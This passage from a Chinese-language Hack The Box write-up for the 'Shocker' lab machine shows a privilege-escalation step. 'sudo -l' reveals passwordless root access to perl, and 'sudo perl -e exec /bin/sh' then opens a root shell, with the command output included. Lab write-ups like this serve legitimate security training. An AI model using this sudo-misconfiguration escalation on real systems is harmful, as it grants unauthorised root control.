很好，具有 `perl` 的权限，接下来就方便多了，指向通过执行脚本的方式运行 `exec` 函数，获得一个root会话。

```
sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

参考

- https://www.hackthebox.eu/home/machines/profile/108